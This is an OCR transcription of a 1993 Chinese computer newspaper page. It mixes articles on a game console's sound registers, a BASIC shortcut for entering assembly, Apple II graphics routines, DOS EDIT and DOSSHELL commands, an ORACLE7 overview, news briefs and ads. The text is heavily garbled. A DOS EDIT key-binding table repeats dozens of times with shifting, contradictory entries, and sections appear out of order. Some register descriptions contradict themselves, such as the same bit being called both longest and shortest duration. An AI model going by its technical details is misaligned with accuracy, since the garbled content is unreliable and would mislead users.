Table with 2 columns: 内存地址, 磁盘位置. Lists addresses like 7F34-7F3B and disk locations like A0 E9 29 33.

值为1111D时音量最大。

D4~D7为音色控制开关，其中D4=1时发声时间最长，D6=1时可发出各段语音，D4=1时发声时间最短。

(2) 包络控制开关 \$4001 \$4001是第一主声部音色包络控制开关，各位功能如图2-6



包络开关=8级包络 15种包络形状 周期


D7为包络开关位，等于1时包络有效。D4~D6为8级包络周期控制开关，调整它们的取值，可模拟出很大的效果音。它们与\$4000的D5位配合可发出多级效果音。

D0~D3为15种包络形状控制开关，取值范围0~15。当取值等于0或等于8时无包络，只发声音。当取值等于1~7时，发声频率从高到低变化；当取值等于8~15时，发声频率从低到高；当取值等于15时发声时间最短；取值等于7或15时发声时间最长。

(3) 音调控制开关 \$4002 \$4002是第一主声部音调控制开关，使用它可以微调发声音调，取值范围为0~255，取值越大发声频率越高。

(4) 音调控制开关 \$4003 \$4003是第一主声部音调控制开关，使用它可以微调发声音调，取值范围0~15，取值越大发声频率越高。

(5) 发声开关 \$4015 \$4015是启动发声控制开关，写入不同的数据，可选择不同的发声声部，各位分见图2-7。



第二副声部发声开关 第一主声部发声开关 第三主声部发声开关 第四主声部发声开关 第五主声部发声开关 根据图2-7，向不同位置写入二进制控制各声部发声。置入“1”接通开关；置入“0”关闭开关。(待续)

15种音色 15级音量 D0~D3为15级音量控制开关，其值为0时无声；其值为0001D时音量最小；其值为1111D时音量最大。

河南 李仕堂

电脑游戏机编程技巧(八)

三、6527cpu的音响系统 音响系统的构成 6527cpu的音响系统有以下六大特点：

- 五个发声声部，三个主声部，两个副声部。
- 15级音量调节
- 15种音色选择
- 15种音色包络
- 8种包络周期
- 4096种音调

以上六大特点表明6527cpu的发声功能是十分强大的，只要对发声控制开关适当的取值就可以模拟出各种各样的音响。大家喜爱的《魂斗罗》二代游戏专门设置了音乐欣赏的密码开关，只要选中密码，便可欣赏到游戏中的全部音响。实际上这些音响我们可以在电脑游戏机中通过设置发声控制开关实现出来。

强大的发声功能，简单的发声操作是6527cpu优于同档cpu的一个显著特点。

2.发声控制开关简介 6527cpu的发声控制开关位于cpu 1/6区的\$4000~\$4015共16个单元，组成五个发声声部。每个声部占用4个单元。其分位程序如下：

- 第一主声部：\$4000~\$4003
- 第二主声部：\$4004~\$4007
- 第三主声部：\$4008~\$400B
- 第一副声部：\$400C~\$400F
- 第二副声部：\$4010~\$4013

各声部对应单元的功能相同，下面以第一主声部为例介绍各开关的作用。

(1) 音色音量控制开关 \$4000 \$4000单元是第一主声部音色音量控制开关，各位功能如图2-5



快速输入汇编程序

在输入汇编程序时，经常需要输入“MOV AX, DX”、“INT 21H”等语句，每条语句都要输入七、八次以上，而且枯燥无味。笔者摸索出了一套方法，可以同两三人输入一样快，特将程序公布如下。

```
1. 输入 BASIC (GW-BASIC, BASIC) 命令
1. 打入以下几条命令，KEY 2. MOV
/KEY 3. * AX KEY 4. * DX KEY
5. * INT 21H + CHR $(15)以后，需要输入
MOV的时候，只按 F2即可，输入INT 21H，只
打F5就行。
2. 输入 AUTO 10000/ 系统自动提供快
行号，即可输入汇编程序。
10000 MOV AX,DX
10010 MOV DX,XX
10020
10030 MOV AH,9
10040 * KEY INT 21H
10050
10060 MOV AH,9
10070 INT 21H
程序输完后，用命令SAVE“FILENAME.
ASM.”存盘，然后用SYSTEM/退出 BA
```


中华学习机汉字和字符的着色处理

笔者采用广西关炳申同志的文章(见软件报92年24期四版)来制作PIC. 1. 为使汉字本身形状更为清晰, 需要将该文件程序中的80行和190行的M参数改为"0", 使所有字符皆为正相显示。

生成底色圈PIC. 2是由程序(1)和目标子程序(1.1)完成, 颜色代码的可选值为1. 2. 5. 6.

PIC. 3的生成是由程序(2)和目标子程序(2.1)进行"与"操作来完成的, 程序(3.1)将第2页的图形PIC. 2送到第一页的对应位置"与"而得PIC. 3. 它存在画面与否主要不在画面内容的行列位置, 而是由其放大状况而定. 本文选用的例子就是C\$和D\$放大后画面, 这时可生成PIC. 1的程序(见上述参考文献)的70-120行以及180-210行删除, 并进行得PIC. 4.

程序(3)和目标子程序(3.1)实现"或"操作, 这时, 当PIC. 4中的C\$和D\$叠加到

PIC. 3的对应位置时, 也就弥补了PIC. 3的漏洞, 从而得到一幅清晰美观, 图文并茂的PIC. 1. 当然也可以包括一些机内符号图案或在HGR. 2下给出的彩图, 这种方法先后将五个图形存盘(约占40K空间). 但这仅是一个过程, 真正需要存盘备用的仅有一幅PIC. 1, 而且还可以采用图形象素压缩技术存盘. 这部分内容在92年第11期四版上已有论述。

成都 肖蔚奇

```

程序(1.1)
0300- A9 00 8D 50 C0 8D 52 C0
0308- 8D 54 C0 8D 57 C0 A2 05
0310- 20 F0 F6 A0 00 A2 90 A9
0318- 00 20 57 F4 20 F6 F3 60
程序(1)
10 D$ = CHR$ (4); TEXT; HOME
20 INPUT "COLOR CODE, "; C
30 POKE 783, C; CALL 768
40 PRINT D$; " BSAVE PIC. 2,

```

键	STARED	人口屏幕
F	退出帮助系统	ESC (鼠标右键)
L	显示"Game Started"	Shift-F1
P	显示EDIT版本信息	显示Edit版本信息

键	功能	键	功能
Enter	进入帮助系统	F1	ESC (鼠标右键)
Shift	显示"Game Started"	Shift-F1	ESC (鼠标右键)
Tab	下拉帮助菜单	Alt-H	ESC (鼠标右键)
Shift-Tab	移下一个帮助条目	Shift-Tab	ESC (鼠标右键)
某字符	移到一个帮助条目	某字符	ESC (鼠标右键)
Shift-某字符	移向上面第一个以某字符开头的条目	Shift-某字符	ESC (鼠标右键)
Alt-F1	查阅看过的上一条帮助内容(可查20条)	Alt-F1	ESC (鼠标右键)
Ctrl-F1	查阅下一条帮助内容	Ctrl-F1	ESC (鼠标右键)
Shift-ctrl-F1	查阅上一条帮助内容	Shift-ctrl-F1	ESC (鼠标右键)
ctrl-S	左移一个字符	ctrl-S	ESC (鼠标右键)
ctrl-D	右移一个字符	ctrl-D	ESC (鼠标右键)
ctrl-A	左移一个词	ctrl-A	ESC (鼠标右键)
ctrl-E	右移一个词	ctrl-E	ESC (鼠标右键)
ctrl-X	上移一行	ctrl-X	ESC (鼠标右键)
ctrl-Q	下移一行	ctrl-Q	ESC (鼠标右键)
ctrl-Q-E	移到当前的第一个字符	ctrl-Q-E	ESC (鼠标右键)
ctrl-Q-S	移到当前的末尾处	ctrl-Q-S	ESC (鼠标右键)
ctrl-Q-E	移到当前的开始位置	ctrl-Q-E	ESC (鼠标右键)
ctrl-Q-S	移到下一行的开始位置	ctrl-Q-S	ESC (鼠标右键)
ctrl-Q-X	移到窗口顶部	ctrl-Q-X	ESC (鼠标右键)
ctrl-W	移到窗口底部	ctrl-W	ESC (鼠标右键)
ctrl-Z	上移一行	ctrl-Z	ESC (鼠标右键)
ctrl-Y	下移一行	ctrl-Y	ESC (鼠标右键)
ctrl-P	向上滚动一屏	ctrl-P	ESC (鼠标右键)
ctrl-N	向下滚动一屏	ctrl-N	ESC (鼠标右键)
ctrl-PgUp	向左滚动一屏	ctrl-PgUp	ESC (鼠标右键)
ctrl-PgDn	向右滚动一屏	ctrl-PgDn	ESC (鼠标右键)
ctrl-H	将光标移到文件开始	ctrl-H	ESC (鼠标右键)
ctrl-END	将光标移到文件尾	ctrl-END	ESC (鼠标右键)
Shift-	左面一个字符	Shift-	ESC (鼠标右键)
Shift-	右面一个字符	Shift-	ESC (鼠标右键)

初学者园地

格式: DOSHELL [/ T | / M | / H] [/ G | / L | / M | / H] [/ B]

其中, /T或/G分别表示在正文或图形方式启动DOS命令层, 而L, M, H表示屏幕分辨率或低、中、高分辨率的窗口(随不同操作系统而异)

/B表示模拟方式启动DOS的shell, 说明, 此命令是对DOS的DOSHELL作了重大改进, 结果是在占用内存少, 运行快, 功能上更接近于Windows. 0.

此命令可使用全部的DOS命令, 且用用户界面为易使用的图形界面, 采用鼠标驱动, 下拉菜单, 对话框, 上下文相关的帮助系统.

DOSshell还可以自动几个程序运行, 然后用任务表在这些任务的程序间进行切换, 也可以修改目录名, 联系数据库文件和可执行文件, 移动文件, 用16进制显示文件, 创建新的相关文件等. 但是, DOSshell的真正深入部分, 强有力的功能以及精巧之处是花时间才能掌握的.

四. EDIT命令

类型: 外部命令

功能: EDIT为DOS新设计的全屏编辑器, 它可用于编辑、编辑、打印硬盘, 编辑定制应用程序所用的任何ASCII文件以及建立和修改批处理文件.

格式: EDIT [d:][path]filename [/ B] [/ G] [/ H] [/ NOHI]

其中, [d:][path]filename指定要进行编辑的ASCII文件的驱动器、路径和文件名;

/B指定DOS编辑器使用黑白显示, 当它在单色显示器上不能正确显示时, 使用此项选项;

/G对CGA显示器使用快速屏幕更新;

/H对用户使用的显示器, 尽可能显示更多的行;

/NOHI指定编辑器使用4种颜色, 因通常它使用16种颜色.

说明: 使用EDIT全屏编辑器, 则可作如下工作:

- 从菜单中选择命令, 并指定对话框中的信息和优先级;
- 选择正文与移动、拷贝和删除正文;
- 寻找与替换指定的正文;
- 使用帮助(Help)找到编辑过程和命令的信息;

EDIT和QBASIC集成环境共享一些代码, 因此, 仅当它们均处在同一目录或当前DOS的查找路径中时, EDIT才会正常工作.

EDIT菜单表包含有五个下拉菜单选择, 其命令功能小结如下:

菜单名	命令	功能描述
F I L E	NEW	开始新的正文编辑过程
	OPEN	将文件读入内存
	SAVE	备份当前正文编辑工作
	SAVE AS	将当前正文编辑工作写入指定文件
	PRINT	将当前正文编辑工作发送到打印机
E D I T	CUT	抽取一段正文, 以便以后复制到别的地方
	COPY	在另一个地方复制一段正文
	PASTE	在屏幕光标的当前位置插入一段被剪或复制的正文
	CLEAR	删除一段正文
S E A R C H	FIND	查找指定的文字字符串
	PEPEAT	查找指定的字符串的下一出现
	LAST FIND	查找前次指定的字符串的下一个字符串
O P T I O N S	DISPLAY	控制屏幕颜色和特殊视觉显示选项
	HELP PATH GETTING	指定包含EDIT.HELP文件的目录

左面一个字符	Shift-	ctrl-S
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-P
向下滚动一屏	ctrl-N	ctrl-N
向左滚动一屏	ctrl-PgUp	ctrl-PgUp
向右滚动一屏	ctrl-PgDn	ctrl-PgDn
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词	ctrl-E	ctrl-E
上移一行	ctrl-X	ctrl-X
下移一行	ctrl-Q	ctrl-Q
向上滚动一屏	ctrl-P	ctrl-Z
向下滚动一屏	ctrl-N	ctrl-Y
向左滚动一屏	ctrl-PgUp	ctrl-Y
向右滚动一屏	ctrl-PgDn	ctrl-C
将光标移到文件开始	ctrl-H	ctrl-Q-R
将光标移到文件尾	ctrl-END	ctrl-Q-C
左面一个字符	Shift-	ctrl-W
右面一个字符	Shift-	ctrl-D
左面一个词	ctrl-A	ctrl-A
右面一个词		

鉴于大量的电
脑软硬件沉淀在用户
手中，不能充分
发挥作用，河南省
华仪公司及育才大学成功地在地区范围作业之后，正式面向全国开展
调剂业务。

范围：APPLE系列、CEC系列、PC系列及兼容机的各类软件
方式：您只需将可供转让、调剂或需要的全部软件清单寄来，即
可坐等满意回复。（三月之内免收手续费用）
本处备有千余种可供调剂交流的软硬件清单及业务详细介绍，函索
即寄。

通讯地址：郑州市南阳路1号楼 联系人：洪潮 邮政编码：450053
电话：(0371) 449388-252 中文Call机：(0371)665555-1111
育才大学计算机研究所提供技术支持，特此鸣谢！
法律顾问：河南省民法学会副会长、河南省第三律师事务所主任-胡
仕湘

至为友善的服务界面——你动口，我动手！

软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子所合办 主编：刘德福 副主编：唐秋
国内统一刊号：CN51-0106 订价代号：61-74 地址：成都市金河街75号 邮政编码：610015

不久前，世界上最大
的关系数据库公司
美ORACLE发表了最新
RDBMS版本“ORACLE7”。

ORACLE7特点
它既可用于UNIX
的DB，又可用于通用大
中型机的DB。它支持各
种复杂业务用途的应用
软件。它的最主要特点
有三：(1)同时服务器的
分散处理环境完全对
应；(2)有高性能的
OLTP(在线事务处理)
能力；(3)有大大中型机
一样的可靠性。

它既有大中型机系
统速度快、容量大的优
点，因而能满足业务上
各种应用的要求；又有
客户机/服务器型系统
的优点，因而能满足最
终用户需要的各种功能
和便于操作的要求。

使用ORACLE7，用
户可以得到以下四
点好处：(1)由于可
靠性高、功能强，可
以支持业务上各种
应用；(2)能够轻松地
适应企业的发展和技术
革新，以较低费用，进行
开发、运用和维护；(3)
保证应用程序资源今后
还可使用。

ORACLE7的发表，
标志着RDBMS已发展
到高峰，又标志着进入
小机器化的开始。对于
这种第二代的关系DBMS，
有人认为是ORACLE创
立15年来之最大的成
就。

下面从操作性、应
用程序开发、以及集成
性三方面，介绍ORACLE7
追加的主要新功能。

操作性——数据库
的运用方面新功能
高速数据装载功能
是可以不必通过
SQL而直接写入
磁盘的功能，可
实现2-3倍的速
度。且可在检索
&更新下，同时
进行装载。
利用简单操作
不必通过命令而是利用
GUI(图形用户界面)菜单
操作，易懂易用。
自动控制资源功
能 按用户单位和资源
单位设置访问权限和容
量，由系统控制其应用，
能够进行和大大中型机
一样的资源管理。
远地管理功能 一个
过程通过对本地DB
的插板，有可能插板地
(broadcast)进行包括远地
DB在内的各DB的管理。
应用程序的开发和
维护方面新功能
参照整合性自动保
护功能 所谓参照整合
性是指有关的多个
表中的同一数据
不应相互矛盾。
当最初生成某
个表时，如果说“要参照
(REFER ENCES)这个
表”，则数据库便会自动
地这样做。必要的程序
代码很简单，而且维护
也容易。可是其他RDB
要作保持参照整合性
则麻烦得多。
多重存储过程功能
存储过程功能是指
对一应用程序进行编
译，然后作为执行模块
同数据库一起存放起来。
因为作为过程，所以不
必每次执行都要编译，
由于成为执行模块故
有很好的性能。就整体
来说，提高了处理能力。
另外，它把数据分成若
干组，通过“启动”可
更改A、B、C等各组的执
行顺序。它还有自动重
多个DB可同时进

ORACLE7 概貌

北京 陈幼松
编写功能。如果改变了
数据的定义，参照它的
过程将被自动地重新编
译。总之，更换用时的
维护可自动进行，以防
忘记了进行编译。
启动提醒功能 起
动(Trigger,又叫触发)功
能是指对应于变更数据
时可以自动地启动应
用程序。以前要编写于应
用程序中来实现。ORACLE7
在DB侧给予了这种
支持。只要把每一过程
作为“启动”，存放于DB
中就可以。如果数据由
于删除及修改而发生变
化，则还有用消息告诉
应用程序的提醒功能。

基于角色的机密保
护功能 基于角色
(rolebase)是ORACLE7
独有的权限功能。它对
于各个用户能否对各个
表进行SELECT/IN
SERT/UPDATE等DB
功能，或只能在特定情
况下使用，进行详尽的
管理。例如，它可以进行
100用户×100表×4功
能的设定。由于把设定
权限都归结到设定角色
上，所以这样做很简
单。以角色作为单位
来设定权限，可以有效地
保护机密。另外，可以
给予每一个用户以一个
以上的角色。

集成性方面的新功
能
优化的分散DB检
索 在进行分散检索
时，如有几个数据库结
合在一起，从小的DB
进行检索当然快些。ORACLE7
有自动分析能
力，当用户检索多个DB
时，能够进行优化让用户
从最合适的DB进行检索。
多个DB可同时进

行更新和事务
处理 ORACLE7支持二
阶段表志
(commit)控制，第一次实
现了分散更新。别的
DBMS虽然也有支持分
散复杂的程序编码。在使
用ORACLE7时，从分散
的数据库，还是单个的数
据库，都可以不用特意
意识到它可以编组，应用
程序和数据库都保持着
完全的独立性。
自动转点存储
(amphoth)功能 分散DB
经常分为主DB和子DB。
它们之间经常需要进行持
续。以前，每天要进行持
续性传送文件的程序，
或者操作员必须每天进
行处理。所谓转点存储

就是自动地进行这一工
作的功能。能够从主表到
复制表，对表的全部或指
定的部分进行拷贝。
自动多协议
(protocol)交换功能 在
分散环境下，不同的通
信协议特别容易成为大
问题。在ORACLE7中，
可自动交换不同协议，
因而能够交换数据。因
此，用户不仅可以向不
同数据库在哪里，而且
与网络环境无关，来建
立应用。能够支持的协
议有DECnet、TCP/IP、
APPC(PLU)、Net
Ware、NetBIOS、DG
Kodiac、Banyan VINES
等。几乎包括了所有主
要的协议。作为UNIX的
TP监视器，支持
TUXEDO、TOPEND、
TRANSARC等三种。

▲93年计算机资格和水平考试将于10
月10日举行 1993年中国计算机专业技术
资格和水平考试将于10月10日举行。这种考
试是深化职称改革，加速我国计算机人才培
养，促进电子信息应用的一项有效措施。从1985
年起，每年举行一次，到目前为止，全国有39个
省市、自治区和计划单列市共90588人次参
加考试，形成较为完整的考试框架。今年考试
资格和水平考试，资格考试级别有初级程序员、
程序员和高级程序员三个级别；水平考试分程
序员、高级程序员和系统分析员三个级别。考
试报名工作现已开始，有意者请与当地考试
实施办公室联系。(考讯)

▲中文UNIX新版本(本报北京讯)中国
尤尼克斯系统技术有限公司日前在京举行新品
发布会，宣布中文UNIX SVR 4.2/CE1.1
版本上市，新版CE1.1较之CE1.0
在许多功能上大有增强。它增加了
X.25、SLIP、STARLAN等网络功能，增
强了对多种汉字输入方法的支持，出
版了一批培训和机技术资料与手册，改正了
CE1.0版本中的错误，提高了软件系统的安装速
度，增加了一大批相应的开发工具软件和应用
软件。
▲有声CAI网络系统(本报北京讯)由北
京师范大学研制的有声CAI网络系统BSD，
日前在京通过技术鉴定。系统采用客户机/服
务器结构方式，利用386微机作为存放文、声、
像的教学资料的服务器，网络中的几十个客
户机可用PC机或286机。据行家认为，这是
一种有前途的、经济实用的计算机教学环境。

▲我在使用FOXBASE+2.10
(汉化)中Save Screen to rest
from命令时，发现：如果屏上
有汉字信息，rest后汉字已无法正
常显示，如何保证正常恢复屏内容？特
求教。(操作环境：双星CEGA
卡，新潮DOS3.3，新潮286机)。
(618000)四川通远计算机 刘宇
▲我在使用DOS3.31的大分区机
器上，安装WM5.0汉字系统就完
不成。按有关报刊的修改系统配置
方法也不能成功。一次偶然机会，我
用PC-TOOLS 4.21对WM5.0进行了
一次单搜索操作，当时似乎未有存
盘操作，且软盘有写保护，可后来却
能在硬盘上成功运行WM5.0系统。
系统配置位置文件不须作任何特殊
要求，可以有CONFIG.SYS。后来
又用软盘在另一台DOS3.31的120MB
硬盘上安装，也获得成功。反复安
装多次，均无异常。我百思不得其
解，恭祈行家指教。
(410073)国防科技大学二系 唐
德明

▲计算机进入深圳千家万户 目前，计
算机已进入深圳千家万户，到1993年6
月不完全统计，深圳市计算机用户已
达5600多家，投放使用的中、小
型计算机有3700台，从事计算机设
计、生产、管理和操作人员有机会
使用计算机的人员达10万人。(考
讯)
▲干电池质量自动检测装置研制成功
国家二级企业新能电池厂研制的一
套WDX-91型干电池质量自动检测装
置，并已进入试运行半年多，已通
过了乌鲁木齐市科学技术委员会
专家的鉴定，经过市计量检测所
测定，各种参数的系统误差均小
于国家的规定。(任文)

▲银海多用户财务核算系统软件开发
成功 辽宁省本溪市建设银行所属
的银海计算机软件开发中心开发
了“银海多用户财务核算系统软件”，
实现了与国际核算标准之
间的接轨，该软件经过一年的运行，
于近日通过专家鉴定，达到国内先
进水平，可在各行业财会系统推广
应用。(小玉)
▲Stratus硬件容错计算机进军世界
先进的电脑科技——容错计算机
制造商Stratus公司，在上海正式开
展业务，展示了该公司宣布正式向
中国市场推出其最新产品——以新
颖指令集芯片设计的Stratus XA/R
硬件容错计算机系列，它包括：
初级系统XA/R5和XA/R10，中档系
统XA/R25、XA/R35和XA/R45，高
档系统XA/R300-XA/R330。
(高航)

软件交流

女编：930808
名称：数学软件写作系统
作者：丁大正
内容简介：本软件是为大、
中、小学的教学(理化)教师编写
数学软件而研制的写作工具软
件。具有中文、数学公式、图形的
直接键输入功能，所排即所得。
主要特点是：(1)只用一张360K
软盘即可运行，对硬件环境要求
低。(2)运行中随时有汉字提示
、公式、图形录入方法、预览、
页码。(3)生成的文字、图形文件
占字节少。(4)显示速度快。(5)
